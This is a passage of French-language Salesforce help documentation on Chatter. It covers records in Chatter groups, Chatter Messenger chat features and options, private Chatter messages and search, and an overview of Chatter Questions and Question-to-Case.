- Lorsque vous créez un enregistrement dans un groupe, une publication de création d'enregistrement s'affiche à plusieurs emplacements, notamment dans le fil du groupe, dans votre profil, dans le fil de l'enregistrement et dans le fil Chatter de votre société. Seuls les utilisateurs qui disposent des autorisations requises (via une licence, un profil, des autorisations et des règles de partage) peuvent afficher l'enregistrement et la publication du fil de création d'enregistrement.

  Conseil: Pour afficher les publications de création d'enregistrement, filtrez le fil du groupe sur **Afficher toutes les mises à jour**.

- Tous les commentaires de la publication de création d'enregistrement sont affichés dans le fil du groupe. Ils comprennent les commentaires dans la publication du le fil d'enregistrement, ainsi que les commentaires des utilisateurs qui n'appartiennent pas au groupe.

  Par exemple, John crée un enregistrement dans un groupe privé, et la publication de création d'enregistrement s'affiche dans le fil du groupe et dans le fil de l'enregistrement. Sally est membre du même groupe privé, mais elle a accès à la page de détail d'enregistrement et au fil d'enregistrement. Sally commente dans la publication de création d'enregistrement, dans le fil d'enregistrement. Son commentaire s'affiche dans le fil du groupe privé.

- La visibilité des enregistrements dans des groupes dépend des autorisations utilisateur et des règles d'accès en partage de votre organisation. Les membres de groupe qui disposent des autorisations requises peuvent afficher l'enregistrement et les commentaires associés dans n'importe quel contexte (un groupe, le profil du propriétaire, la page de détail de l'enregistrement et le fil Chatter de la société).

  Les membres de groupe sans autorisation, notamment les utilisateurs de Chatter Free, ne peuvent afficher l'enregistrement et le fil de l'enregistrement ni dans le groupe ni ailleurs.

- Vous ne pouvez pas créer des enregistrements dans des groupes qui autorisent les clients.
- Si votre administrateur a également activé la possibilité d'ajouter des enregistrements des groupes :
  - La création d'un enregistrement dans un groupe crée automatiquement une relation groupe-à-enregistrement, de la même façon que lorsque vous ajoutez un enregistrement existant.
  - La liste des enregistrements de groupe affiche les enregistrements que vous créez en plus de ce que vous ajoutez.

  Vous pouvez supprimer des enregistrements de groupes Chatter.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer un enregistrement dans des groupes Chatter :
- Créer sur l'objet

## Ajout d'enregistrements existants à des groupes Chatter

Ajoutez des enregistrements à des groupes pour collaborer et discuter sur les enregistrements au sein d'une équipe.

1. Dans l'éditeur de groupe, cliquez sur **Ajouter un enregistrement**.

   Remarque: Si cette option n'est pas affichée, votre administrateur doit inclure l'action Ajouter un enregistrement à l'éditeur de groupe. Les groupes qui autorisent des clients ne permettent pas d'ajouter des enregistrements.

2. Sélectionnez le type d'enregistrement dans la liste **Enregistrement**.

   Les utilisateurs peuvent ajouter des enregistrements compte, contact, piste, opportunité, contrat, campagne, requête et d'objet personnalisé. Les autres objets ne sont pas pris en charge.

3. Dans le champ de recherche vide, saisissez le nom de l'enregistrement que vous souhaitez rechercher, puis cliquez sur . Pour rechercher tous les enregistrements disponibles correspondant au type sélectionné, laissez le champ vide.

4. Dans la liste des résultats de recherche de référence, cliquez sur l'enregistrement que vous souhaitez ajouter au groupe pour le sélectionner.

5. Cliquez sur **Créer**.

Un message de réussite confirme l'ajout de l'enregistrement au groupe et l'enregistrement est affiché dans la liste Enregistrements de groupe. Si votre administrateur a ajouté la liste associée Groupes à la page de détail de l'enregistrement, vous pouvez également afficher la liste des groupes auxquels l'enregistrement est associé dans sa page de détail. Le nombre d'enregistrements que vous pouvez ajouter à un groupe n'est pas limité.

Remarque: L'ajout d'un enregistrement à un groupe n'affecte pas sa visibilité. Seuls les utilisateurs qui disposent des autorisations requises (via une licence, un profil, des ensembles d'autorisations ou un partage) peuvent afficher les enregistrements d'un groupe. Par exemple, les utilisateurs de Chatter Free ne peuvent afficher aucun enregistrement dans des groupes. De même, un utilisateur qui dispose de l'autorisation d'affichage de comptes et de contacts ne peut afficher aucun enregistrement de requête dans un groupe. Cela signifie que les utilisateurs affichent parfois un nombre d'enregistrements inférieur au total indiqué dans la liste des enregistrements de groupe.

Exemple: Vous pouvez utiliser des groupes Chatter en tant qu'espace de collaboration pour des enregistrements sur lesquels vous travaillez.

- Une équipe commerciale qui collabore sur un compte peut suivre les opportunités associées, les contacts et les pistes dans un groupe. Les membres d'équipe qui disposent des autorisations requises peuvent accéder aux enregistrements directement à partir du groupe. Les nouveaux membres de l'équipe peuvent utiliser le groupe comme référence pour prendre connaissance des discussions passées sur le compte et ses enregistrements enfants.
- Les équipes de service client peuvent utiliser des groupes pour suivre les requêtes qu'ils gèrent. Le groupe peut devenir le forum de l'équipe pour gérer les requêtes, discuter des solutions et analyser les tendances sur des problèmes courants.
- Les équipes marketing peuvent utiliser des groupes pour suivre leurs campagnes, planifier des événements, et discuter des pistes et des contacts potentiels à inviter à un événement. Un groupe peut également offrir un espace idéal pour collaborer sur des contenus marketing ou des documents de campagne.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour afficher un enregistrement de groupe ou ajouter un enregistrement à un groupe :

- Lire sur l'enregistrement
- Accéder au groupe

### Retrait d'enregistrements de groupes Chatter

Dans vos groupes Chatter, retirez les enregistrements que vous n'utilisez plus.

Tout utilisateur qui a accès à un enregistrement dans un groupe peut le retirer du groupe.

1. Dans la page de détail d'un groupe, cliquez sur **Afficher tout** en regard de la liste Enregistrements de groupe.

   Remarque: La liste des enregistrements de groupe est affichée dans la page de détail uniquement si votre administrateur autorise l'ajout d'enregistrements existants à des groupes.

2. Vous pouvez également sélectionner une option dans la liste **Filtrer par** pour afficher les enregistrements de ce type.
3. Recherchez l'enregistrement que vous souhaitez retirer, puis cliquez sur **Supprimer** en regard de son nom.

Le retrait d'un enregistrement d'un groupe supprime la relation groupe-enregistrement, mais pas l'enregistrement lui-même. Vous pouvez récupérer la relation groupe-enregistrement à partir de la Corbeille.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour retirer des enregistrements d'un groupe :

- Lire sur l'objet
- Accéder au groupe

## Chatter Messenger (Chat)

Discutez instantanément et en toute sécurité avec des collègues. Chatter Messenger n'est pas disponible dans les nouvelles organisations créées après la version Spring '16.

#### Utilisation de Chatter Messenger

Cliquez sur l'en-tête du chat pour l'agrandir ou le réduire. Pour profiter pleinement de notre expérience de chat, cliquez sur dans la liste de chat pour l'ouvrir dans une nouvelle fenêtre de navigateur. Vous pouvez ensuite chatter aisément avec des personnes tout en naviguant sur d'autres sites et en utilisant d'autres applications.

#### Utilisation de la liste de chat

Conseils d'utilisation de la liste de chat.

#### Ajout de personnes à la liste Mes favoris dans un Chat

La liste des personnes que vous suivez dans Chatter peut être longue. Ajoutez jusqu'à 100 chats avec une ou plusieurs personnes à votre liste Mes favoris et ils seront toujours affichés en haut de votre liste de chat.

#### Retrait de personnes de la liste Mes favoris d'un chat

Vous pouvez retirer des chats avec une ou plusieurs personnes de votre liste Mes favoris si vous les utilisez moins souvent. Les personnes que vous suivez dans Chatter restent présentes dans votre liste Personnes que je suis.

#### Modification de votre statut de chat

Indiquez aux personnes si vous êtes disponible pour un chat ou définissez votre statut sur **Hors ligne** si vous ne souhaitez pas chatter.

#### Chat avec des personnes

Discutez avec une ou plusieurs personnes dans Chatter.

Historique de chat

Affichez votre historique de chat.

Ajout d'émoticônes à un chat

La saisie de certaines combinaisons de lettres et de signes de ponctuation permet d'insérer une icône dans votre conversation de chat.

Réduction des fenêtres de chat

Vous pouvez continuer à chatter (même lorsque vous réduisez votre navigateur ou utilisez d'autres applications) en affichant un chat ou votre liste de chat dans d'une fenêtre de navigateur séparée.

Modification des options de chat

Puis-je modifier les sons que j'entends dans un chat ?

## Utilisation de Chatter Messenger

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

Cliquez sur l'en-tête du chat pour l'agrandir ou le réduire. Pour profiter pleinement de notre expérience de chat, cliquez sur dans la liste de chat pour l'ouvrir dans une nouvelle fenêtre de navigateur. Vous pouvez ensuite chatter aisément avec des personnes tout en naviguant sur d'autres sites et en utilisant d'autres applications.

Quelques points sont à prendre en compte lors de l'utilisation de Chatter Messenger :

- Chatter Messenger n'est pas disponible dans les nouvelles organisations créées après la version Spring '16.
- Votre administrateur peut désactiver Chatter Messenger au niveau de l'organisation. De plus, vous pouvez accéder à Chatter Messenger uniquement si votre administrateur a sélectionné « API activée » dans vos autorisations de profil. Si vous ne voyez pas Chatter Messenger quand vous vous connectez à Salesforce, demandez à votre administrateur s'il a désactivé la fonctionnalité et s'il a accordé les autorisations nécessaires à l'accès à Chatter Messenger.
- Chatter Messenger n'est pas disponible avec les communautés. Il est disponible pour les utilisateurs internes lorsque les paramètres par défaut à l'échelle de l'organisation pour l'objet utilisateur sont définis sur Accès public en lecture seule.
- Chatter Messenger n'est pas pris en charge dans la version 7.0 de Microsoft® Internet Explorer®. Les utilisateurs de Internet Explorer 7 apparaissent hors ligne pour les utilisateurs de Chatter Messenger.

Un chat permet de :

- Informer les personnes de votre disponibilité pour chatter.
- Chatter avec des personnes.
- Ajouter des personnes à et supprimer des personnes de votre liste Mes favoris.
- Ouvrir votre chat dans une nouvelle fenêtre de navigateur.
- Utiliser des émoticônes lorsque vous chatter avec des personnes.
- Personnaliser vos options de chat, notamment les sons et les notifications.
- Affichez votre historique de chat.

CONSULTER ÉGALEMENT :

Messages Chatter

## Utilisation de la liste de chat

Conseils d'utilisation de la liste de chat.

Remarque: Chatter Messenger n'est pas disponible dans les nouvelles organisations créées après la version Spring '16.

- Utilisez la case de recherche en haut de votre liste de chat pour trouver rapidement des utilisateurs Chatter en ligne et discuter avec eux, même si vous ne les suivez pas.
- Vous pouvez basculer entre les chats actifs en cliquant sur un chat dans la liste Chats en cours.
- Pour ajouter une personne à votre liste de chat, suivez-la dans Chatter.
- Ajoutez les personnes avec lesquelles vous chattez fréquemment à votre liste Mes favoris.
- Cliquez sur pour personnaliser vos options de chat.
- Cliquez sur votre statut en haut de la liste de chat pour modifier votre statut de chat.
- Lorsqu'un chat est réduit, un indicateur signale la présence de nouveaux messages.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

Modification de votre statut de chat

## Ajout de personnes à la liste Mes favoris dans un Chat

La liste des personnes que vous suivez dans Chatter peut être longue. Ajoutez jusqu'à 100 chats avec une ou plusieurs personnes à votre liste Mes favoris et ils seront toujours affichés en haut de votre liste de chat.

Remarque: Chatter Messenger n'est pas disponible dans les nouvelles organisations créées après la version Spring '16.

- Dans un chat actif avec une ou plusieurs personnes, cliquez sur pour enregistrer le chat en tant que favori.
- Vous pouvez également faire glisser le nom d'une personne unique depuis la liste Personnes que je suis vers la liste Mes favoris.
- Vous pouvez renommer un chat avec plusieurs personnes dans votre liste Mes favoris. Cliquez sur **Modifier** en regard de Mes favoris, cliquez sur le chat avec plusieurs personnes que vous souhaitez renommer, puis saisissez un nouveau nom. Par exemple, si vous avez un chat favori avec `Sue, John, Jeff`, vous pouvez le renommer `Équipe commerciale`. Tous les noms doivent être uniques.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

Utilisation de la liste de chat

## Retrait de personnes de la liste Mes favoris d'un chat

Vous pouvez retirer des chats avec une ou plusieurs personnes de votre liste Mes favoris si vous les utilisez moins souvent. Les personnes que vous suivez dans Chatter restent présentes dans votre liste Personnes que je suis.

Remarque: Chatter Messenger n'est pas disponible dans les nouvelles organisations créées après la version Spring '16.

1. En regard de la liste Mes favoris, cliquez sur **Modifier**.
2. En regard du chat que vous souhaitez retirer, cliquez sur le bouton .
3. Lorsque vous avez terminé la suppression de chats de la liste, cliquez sur **Terminé** en regard de la liste Mes favoris.

Vous pouvez également retirer des chats de la liste Mes favoris en cliquant sur l'icône dans un chat actif.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

CONSULTER ÉGALEMENT :

Ajout de personnes à la liste Mes favoris dans un Chat

## Modification de votre statut de chat

Indiquez aux personnes si vous êtes disponible pour un chat ou définissez votre statut sur **Hors ligne** si vous ne souhaitez pas chatter.

Les personnes peuvent visualiser votre statut :

- Dans leurs listes de chats
- Sur votre profil
- En survolant des personnes

Pour modifier votre statut de chat, cliquez sur **Disponible**, **Absent** ou **Hors ligne** en haut de votre liste de chats. Par exemple, si votre statut est défini sur Disponible mais que vous ne souhaitez pas chatter, cliquez sur **Disponible** et sélectionnez **Hors ligne**.

Votre statut change automatiquement en Absent après 15 minutes d'inactivité. Pour modifier ce paramètre, cliquez sur **Chat** > > **Options**, puis sélectionnez **Paramètres généraux**.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

Remarque: Les administrateurs activent ou désactivent le Chat pour une organisation.Chatter Messenger n'est pas disponible pour les nouvelles organisations créées après la version Spring '16.

CONSULTER ÉGALEMENT :

Modification des options de chat

## Chat avec des personnes

Discutez avec une ou plusieurs personnes dans Chatter.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

Remarque: Chatter Messenger n'est pas disponible dans les nouvelles organisations créées après la version Spring '16.

1. Démarrez un chat avec un utilisateur Chatter en ligne.
   - Utilisez la case de recherche en haut de Chatter Messenger pour trouver des utilisateurs de votre organisation et démarrer un chat avec eux. Vous pouvez également cliquer sur un nom dans Personnes I Suivis ou dans la liste Mes favoris.
   - Dans le profil d'une personne, cliquez sur **Démarrer un Chat**.
   - Dans n'importe quel fil, survolez le nom d'une personne, puis cliquez sur **Démarrer un chat**.
2. Vous pouvez également ajouter jusqu'à 10 personnes au chat.
   a. Faites glisser la personne de votre liste de chat vers le chat actif, ou cliquez sur en haut du chat actif pour rechercher et ajouter tous les utilisateurs en ligne dans Chatter.
   b. Répétez cette procédure pour ajouter toutes les personnes avec lesquelles vous souhaitez chatter.

   Cliquez sur pour afficher la liste de toutes les personnes dans le chat.

Remarque: Lorsque vous quittez un chat avec plusieurs personnes, les autres personnes peuvent continuer à chatter sans vous. Vous devez de nouveau être ajouté(e) au chat pour participer.

CONSULTER ÉGALEMENT :

Modification de votre statut de chat

## Historique de chat

Affichez votre historique de chat.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

Remarque: Chatter Messenger n'est pas disponible dans les nouvelles organisations créées après la version Spring '16.

Lorsque vous démarrez un chat avec une personne, vos conversations au cours des dernières 72 heures sont automatiquement affichées. Les conversations qui datent de plus de 72 heures sont supprimées et ne peuvent pas être récupérées. Pour consulter une liste de toutes les conversations au cours des dernières 72 heures :

1. Cliquez sur l'en-tête du chat pour agrandir sa fenêtre.
2. Cliquez sur .
3. Cliquez sur le nom d'une personne pour afficher votre historique de chat avec elle.

CONSULTER ÉGALEMENT :

Utilisation de Chatter Messenger

## Ajout d'émoticônes à un chat

La saisie de certaines combinaisons de lettres et de signes de ponctuation permet d'insérer une icône dans votre conversation de chat.

Remarque: Chatter Messenger n'est pas disponible dans les nouvelles organisations créées après la version Spring '16.

Les émoticônes ci-dessous sont disponibles.

| Émoticône | Caractères saisis |
|---|---|
| | `:-), :), :], =)` |
| | `:-(, :(, :[, =(` |
| | `:-D, :D, =D` |
| | `:-O, :O, :-o, :o` |
| | `:-P, :P, :-p, :p, =P` |
| | `;-), ;)` |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

Vous pouvez désactiver les émoticônes dans **Chat** > > **Options**.

CONSULTER ÉGALEMENT :

Modification des options de chat

## Réduction des fenêtres de chat

Vous pouvez continuer à chatter (même lorsque vous réduisez votre navigateur ou utilisez d'autres applications) en affichant un chat ou votre liste de chat dans d'une fenêtre de navigateur séparée.

Remarque: Chatter Messenger n'est pas disponible dans les nouvelles organisations créées après la version Spring '16.

- Cliquez sur , dans le coin supérieur droit d'un chat actif ou sur la liste complète de chat, pour la réduire.
- Cliquez sur , dans le coin supérieur droit d'une conversation de chat active réduite ou la liste de chat, pour la rétablir sur votre écran Salesforce.

CONSULTER ÉGALEMENT :

Modification des options de chat

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

# Modification des options de chat

Remarque: Chatter Messenger n'est pas disponible dans les nouvelles organisations créées après la version Spring '16.

Pour modifier vos options de chat, cliquez sur dans le coin supérieur droit de la fenêtre de chat, puis cliquez sur **Options**.

Conseil: Lorsque vous cliquez sur , vous pouvez également basculer rapidement la visibilité de **Mes favoris**, des **Personnes que je suis**, et des **Personnes hors ligne** dans votre liste de chat. Vous pouvez également basculer les options pour **Émettre les sons** et **Afficher les émoticônes**.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

## Paramètres généraux

| Option | Description |
|---|---|
| **Changer le statut en Inactif après** *15* **minutes** | Lorsque cette option est activée, votre statut passe à « Inactif » si vous être inactif dans votre application Salesforce pendant la période spécifiée. |
| **Afficher les émoticônes** | Lorsque cette option est activée, les graphismes tels que ou s'affichent lorsque les personnes avec lesquelles vous chattez tapent des émoticônes textuelles standard, telles que `:-)` ou `:-(`. |
| **Afficher la date et l'heure uniquement lorsque je survole un message** | Lorsque cette option est sélectionnée, l'horodatage des messages de chat s'affiche uniquement si vous survolez un message individuel. Lorsque cette option n'est pas activée, l'horodatage s'affiche en ligne avec chaque message de chat et changement de statut. |

## Sons et notifications

| Option | Description |
|---|---|
| **Émettre un son pour les nouveaux messages** | Lorsque cette option est sélectionnée, un son est émis si une personne initie un nouveau chat avec vous.<br>Remarque: Les sons sont émis pour tous les messages entrants lorsqu'un chat est réduit, masqué (par exemple, vous avez plusieurs chats en cours) ou lorsque vous utilisez une autre application ou un autre onglet de navigateur. |
| **Alerte de l'onglet du navigateur pour de nouveaux messages** | Lorsque cette option est activée, une notification « Vous avez de nouveaux messages de chat » s'affiche dans l'onglet de votre navigateur lorsqu'une personne vous envoie un nouveau message de chat. |

## Liste de chats

Sélectionnez les listes de personnes que vous souhaitez afficher dans votre liste de chats :

- **Mes favoris**
- **Personnes que je suis**

- **Afficher les personnes qui sont hors ligne**

CONSULTER ÉGALEMENT :

Ajout d'émoticônes à un chat

Modification de votre statut de chat

### Puis-je modifier les sons que j'entends dans un chat ?

Pour modifier vos paramètres de son et de notification, accédez à **Chat** > > **Options**, puis sélectionnez **Sons et notifications**.

CONSULTER ÉGALEMENT :

Modification des options de chat

## Messages privés

Utilisez les messages Chatter pour des conversations privées sécurisées avec d'autres utilisateurs de Chatter.

Messages Chatter

Envoyez une question en privé à une autre personne ou communiquez avec une sélection de personnes lorsque la discussion ne concerne pas tous vos collaborateurs. Les messages notifient également les personnes lorsqu'un fichier est partagé avec elles.

Recherche dans les messages Chatter

Envoi de messages Chatter

Envoyez des messages pour communiquer en privé dans Chatter.

### Messages Chatter

Envoyez une question en privé à une autre personne ou communiquez avec une sélection de personnes lorsque la discussion ne concerne pas tous vos collaborateurs. Les messages notifient également les personnes lorsqu'un fichier est partagé avec elles.

Les messages ne s'affichent pas dans votre fil, dans votre profil, dans les résultats de la recherche globale ou dans un autre emplacement public de Chatter.

Pour afficher vos messages, cliquez sur le lien **Messages** sous l'onglet Chatter. Dans la page Messages, vous pouvez effectuer les opérations suivantes :

- Afficher le message le plus récent de chacune de vos conversations. Le message le plus récent s'affiche en haut de la liste.
- Afficher la photo de la personne qui a envoyé le message le plus récent dans une conversation.
- Vérifiez si vous avez des messages non lus ( ).
- Déterminer si vous avez envoyé la réponse la plus récente ( ) dans une conversation.
- Cliquer sur un message pour afficher l'historique complet des messages échangés durant cette conversation.
- Envoyer un message en cliquant sur **Nouveau message**.

Vos messages sont organisés en conversations, chacune étant définie par la combinaison unique des personnes qui y participent. Par exemple, supposons que vous envoyez un message à Sally Smith. Lorsque Sally répond, son message poursuit la conservation établie avec elle. Les nouveaux messages que vous envoyez à Sally, même s'ils abordent des thèmes différents, participent tous à la même conversation. Au fil du temps, vous alimentez l'historique de la conversation avec Sally, qui contient chaque message échangé. Supposons

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

qu'en même temps vous envoyez un message à Sally Smith et à Bob Jonhson. Ce message est considéré comme appartenant à une autre conversation établie entre vous, Sally et Bob. Lorsque Sally répond, son message poursuit une conservation distincte de celle établie précédemment avec elle.

Tenez compte des conseils suivants pour utiliser des messages privés Chatter.

- Vous pouvez envoyer des messages à tout le monde dans votre organisation Chatter. Peu importe qui vous suivez, qui vous suit, à quels groupes vous appartenez ou si le destinataire est un client.
- Les conversations peuvent impliquer une seule personne ou jusqu'à 10 personnes, vous-même inclus. Vous ne pouvez pas envoyer des messages à vous-même.
- Les participants à une conversation sont définis lorsqu'une personne envoie le premier message de la conversation. Une fois le premier message envoyé, il est impossible d'ajouter des personnes à la conversation ou d'en supprimer.
- Lorsque les autres répondent, le lien message **Messages** sous l'onglet Chatter indique le nombre de conversations avec de nouveaux messages. Si vous recevez déjà des notifications Chatter par e-mail, vous êtes également automatiquement informé(e) de la réception de nouveaux messages.
- Non, vous ne pouvez pas supprimer des messages ni des conversations.
- Après avoir lu les messages d'une conversation, si vous souhaitez marquer la conversation comme non lue, vous pouvez le faire uniquement via l'API REST Chatter, pas avec l'interface utilisateur.

## Recherche dans les messages Chatter

Pour rechercher des personnes et du texte dans vos messages Chatter :

1. Dans Mes messages, saisissez vos termes de recherche dans le champ situé au-dessus de vos messages. Notez les simples conseils suivants :
   - Si votre liste de conversations est affichée, la recherche s'applique à toutes les conversations. Si une seule conversation est affichée, la recherche s'applique uniquement à cette conversation.
   - La recherche du nom d'une personne (par exemple `Béatrice Dupont`) renvoie les deux conversations où Béatrice Dupont est citée dans le texte, ainsi que les conversations auxquelles elle participe. Si vous recherchez votre propre nom, les résultats renvoient tous vos messages et conversations, car vous avez participé à chaque conversation.
   - La recherche de `béatrice du` renvoie Béatrice Durand et Béatrice Dupont. Nous recherchons automatiquement les termes commençant par `béatrice du`, comme si vous aviez saisi un caractère générique * (astérisque) (`béatrice du*`).
   - Si vous recherchez le terme `client`, les termes correspondants dans le texte des messages sont renvoyés. Les correspondances n'incluent pas les personnes identifiées en tant que client dans la liste des participants à une conversation.
2. Cliquez sur **Rechercher**.
3. Une fois les résultats de la recherche affichés, vous pouvez :
   - Affiner votre recherche en saisissant des termes supplémentaires, ou utiliser des caractères génériques ou des opérateurs.
   - Si votre recherche a été effectuée sur toutes des conversations, cliquez sur un message pour afficher la conversation complète.

   Si les noms de la liste des participants contient des correspondances et que la conversation compte de nombreuses personnes, les correspondances peuvent être masquées, car la liste des participants ne montre pas tous les noms. En d'autres termes, la conversation est incluse en tant que correspondance, mais le nom mis en surbrillance peut être masqué.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

Effacez vos termes de recherche en cliquant sur . Chatter efface automatiquement votre recherche lorsque vous saisissez une réponse, envoyez un nouveau message ou quittez Mes messages.

CONSULTER ÉGALEMENT :

Partage de fichiers avec des personnes dans Salesforce Classic

## Envoi de messages Chatter

Envoyez des messages pour communiquer en privé dans Chatter.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

Pour envoyer un message Chatter :

1. Commencez le message depuis l'un des emplacements suivants :
   - Cliquez sur le lien **Messages** sous l'onglet Chatter, puis sur **Nouveau message** dans Mes messages.
   - Cliquez sur le nom d'une personne n'importe où dans Chatter pour afficher son profil, puis sur **Envoyer un message**.
   - Cliquez sur **Envoyer un message** dans le survol d'une personne.
   - Lorsque vous affichez l'historique complet des messages d'une conversation, utilisez la zone de texte sous le message le plus récent pour envoyer une réponse.
   - Lors de l'affichage de la notification par e-mail concernant un message que vous avez reçu, si les réponses par e-mail à Chatter sont activées, répondez à l'e-mail.

   Partager un fichier avec des personnes est une autre façon d'envoyer un message Chatter. Lorsque vous partagez un fichier, les destinataires reçoivent automatiquement un message les informant qu'un fichier est partagé avec eux, avec les informations supplémentaires que vous saisissez.
2. Si vous commencez dans la boîte de dialogue Envoyer un message, vous pouvez ajouter le nom des personnes à la liste des destinataires. Saisissez un nom dans le champ **À**, puis cliquez sur le nom pour le sélectionner. Ajoutez d'autres personnes à la conversation en saisissant leur nom.

   Si vous répondez dans le cadre d'une conversation ou par e-mail, les personnes qui participent à la conversation ne peuvent pas être modifiées.
3. Rédigez votre message. Les messages peuvent contenir jusqu'à 10 000 caractères.
4. Soumettez votre message en utilisant la méthode appropriée :
   - Dans la boîte de dialogue Envoyer un message, **cliquez sur Envoyer**.
   - Si vous répondez dans le cadre d'une conversation, cliquez sur **Répondre** (ou **Répondre à tous** si la conversation implique plusieurs destinataires).
   - Si vous répondez par e-mail, utilisez l'option Envoyer dans votre application de messagerie.

Si votre message poursuit une conversation existante, votre réponse est ajoutée à la conversation et s'affiche en haut de la liste Mes messages. Si votre message initie une nouvelle conversation car vous n'avez pas encore échangé de message avec cette combinaison unique de destinataires, votre message s'affiche en haut de la liste Mes messages en tant que nouvelle conversation.

CONSULTER ÉGALEMENT :

Réponse aux notifications Chatter par e-mail

# Questions Chatter

Vous avez des questions ? Utilisez les Questions Chatter pour publier une question dans votre fil Chatter, puis regardez les solutions apparaître.

## Questions Chatter

Développez votre communauté en libre-service en favorisant l'engagement interne et externe dans la communauté à l'aide de questions dans Chatter.

## Affichage de questions et d'articles similaires dans Chatter

Lorsque les utilisateurs posent des questions, Questions Chatter favorise la réduction des contenus dupliqués dans Salesforce, et dans toutes les communautés qui utilisent Chatter, en présentant les questions similaires et des articles Salesforce Knowledge pertinents pendant la saisie de l'utilisateur.

## Affichage de questions et d'articles similaires dans la recherche du modèle Customer Service (Napili)

Il se peut que utilisateurs issus de la communauté posent des questions semblables les unes aux autres. Les questions Chatter permettent de réduire la duplication des contenus dans les communautés en libre-service créées selon le modèle Customer Service (Napili) en affichant des questions similaires et des articles pertinents de Salesforce Knowledge lorsque l'utilisateur saisit une question dans le champ Recherche.

## Activation d'articles similaires pour les questions Chatter

Lorsque les utilisateurs posent des questions dans Chatter, des questions similaires apparaissent au fur et à mesure de leur saisie. Si vous souhaitez que des articles pertinents de Salesforce Knowledge apparaissent en plus des questions, activez Articles similaires.

## Sélection d'une meilleure réponse à une question dans Chatter

L'un des avantages des questions dans Chatter est la possibilité pour vos utilisateurs de sélectionner la meilleure réponse. Lorsqu'une meilleure réponse à une question a été désignée, vos utilisateurs peuvent résoudre rapidement le problème associé en consultant directement cette réponse.

## FAQ Questions Chatter

Questions Chatter permet aux utilisateurs de communautés et de Salesforce de poser des questions dans le fil. Examinons quelques questions courantes à propos de la fonctionnalité.

## Suivi de l'utilisation des questions Chatter dans votre organisation ou vos communautés Salesforce

Suivez l'utilisation et l'adoption des questions Chatter dans votre organisation ou vos communautés grâce à des rapports et des tableaux de bord prêts à l'emploi.

## Différences entre les fonctionnalités de Q et R dans Salesforce

Salesforce offre diverses fonctionnalités de questions-réponses que vous pouvez mettre en oeuvre dans votre organisation et vos communautés Salesforce. Certaines de ces fonctionnalités utilisent une technique terminologie similaire. Par conséquent, prenez connaissance des différences présentées ci-après.

## Présentation de Question vers requête

Question vers requête permet aux modérateurs de créer des requêtes à partir de questions Chatter, ce qui facilite le suivi et la résolution des problèmes des clients. Question vers requête est disponible dans le site complet de Salesforce et dans l'application navigateur mobile Salesforce1, ainsi que dans les communautés où Questions Chatter est activée.

## Configuration de Question vers requête

Ajoutez Question vers requête à votre communauté, à votre organisation Salesforce, ou aux deux.

## Activation de Question vers requête

Question vers requête permet aux modérateurs de créer des requêtes à partir de questions dans Chatter afin d'accélérer la résolution des questions de vos clients. Activez Question vers requête dans votre communauté, dans votre organisation Salesforce, ou les deux.

### Ajout du champ Question de Chatter à la vue Détails de la requête

Lors de la création d'une requête à partir d'une question dans Chatter, le champ `Question de Chatter`, dans les pages de détail de requête, affiche un lien vers la question d'origine. Ce champ permet aux agents d'accéder rapidement au fil.

### Ajout de l'action Escalader en requête à la présentation d'élément de fil

